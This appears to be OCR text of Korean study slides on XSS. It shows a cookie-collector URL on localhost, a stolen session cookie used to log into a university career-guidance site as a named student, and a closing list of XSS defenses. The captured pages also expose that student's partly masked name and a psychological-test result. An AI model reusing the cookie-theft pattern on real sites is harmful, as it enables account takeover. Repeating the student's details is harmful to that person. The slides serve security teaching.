
127.0.0.1/cookie.php?data=pop

127.0.0.1/cookie.p...

앱 NAVER IE에서 가져온 북마크 ccit 워게임 웹공부



data.txt를 확인해보면 표**님의 쿠키 값이 저장되어 있음
(실제 쿠키 값은 저렇듯 랜덤으로 된 문자열로 이뤄져 있음)


NAVER
IE에서 가져온 북마크
ccit
워게임
웹공부
블로그
Dun0107
ppt
공부
학생상담 & 취업지도시스템
JB-SCP(학생상담시스템)
JB-JPP(취업
Career Counseling
진로상담
진로도우미를 통해 힘을 얻자!
상담조사지
방문예약
온라인 상담실
Career Development
경력관리
내 경력에 날개를 달
경력개발계획
경력개발관리
경력개발현황
Career Planning
진로설계
나를 아는 힘을 키우자!
대학생활
진로적성
직업탐색
목표설정
https://jpp.jbm.ac.kr/
.jpp.jbm.ac.kr | popup_1006
jpp.jbm.ac.kr | ASP.NET_SessionId
jpp.jbm.ac.kr | hn_ck_login
값
도메인
jpp.jbm.ac.kr
경로
/
기한
Thu May 07 2020 04:00:32 GMT+0900 (한국 표준시)
SameSite
No Restriction
Host only
세션
Secure
HTTP 전용
jpp.jbm.ac.kr | mauth
도움말
Login
학생
교직원
기업
학번(사번)
로그인
生生 Play
생생한 영상을 만나보세요!
공지사항
행사안내
교내채용
교외채용
2019 중견기업 일자리드림 페스티벌
태권도진흥재단 채용공고 04-19
잡코리아와 함께하는 취업특강 5탄 반드시 취업... 04-18
송파구와 함께하는 현직자 멘토링 데이 04-17
2019 강소벤처기업 일자리박람회 03-27
송파구x잡코리아 취업특강 안내 03-26
송파구 청년일자리카페 취업지원프로그램 안내 03-26
2019 한국기술교육대학교 온라인평생교육원 e-k... 03-21
LG 글로벌챌린저 2019 모집요강 03-19
취업프로그램 참여신청
CATCH
자소서·면접준비,
CATCH 기업분석으로 한번에!
회원가입 없이 무료 이용

[redacted] 학생상담 & 취업지도시스템

학생상담 (JB-SCP) & 취업지도시스템 (JB-JPP)

표상영

[redacted]

마이페이지

학생상담
상담 조사지
방문예약
온라인 상담실

진로설계
대학생활
진로적성
직업탐색
목표설정

마이페이지 > 마이페이지

표** 계정으로 로그인 성공!!

인쇄

취업지도 과제 수행 현황

수강 교과목이 없습니다.

진로설계

진로설계 | 경력개발 | 실전취업

종합심리검사	☑ 심리적으로 불안정한 상태입니다.
진로적성검사	☑ 내향촉진형 in 탐구분야
직업탐색	☑ 네트워크프로그래머
목표설정	☑ (주)이머시스

알립니다

공지	2019 중견기업 일자리드림 페스티벌	23 APR
공지	태권도진흥재단 채용공고	19 APR
공지	잡코리아와 함께하는 취업특강 5탄 '반드시 취업하는 면접꿀팁'	18 APR
공지	송파구와 함께하는 '현직자 멘토링 데이'	17 APR
공지	2019 강소벤처기업 일자리박람회	27 MAR

취업 교육프로그램

신청안내 | 내 프로그램

정리

쿠키 값은 ID, PW등의 많은 정보를 저장하므로 쿠키 값 탈취로 계정 탈취가 가능함

이 계정 탈취는 XSS가 가능하므로 가능한 공격임

XSS는 매우 위험한 취약점임

XSS 방어 방법?


1. 입,출력 값 검증 및 무효화

   -> 스크립트 등 해킹에 사용될 수 있는 코딩에 사용되는 입력 및 출력 값에 대해서 검증하고 무효화

   태그 문자 등 위험한 문자는 필터링하고 서버에서 브라우저 전송 시 문자 인코딩

2. 보안 라이브러리 사용

   -> 입력 값 검증하여 서버로 악성 스크립트가 입력되지 못하는 기능과 위험한 문자 인코딩 하는 함수 제공



Q & A ..?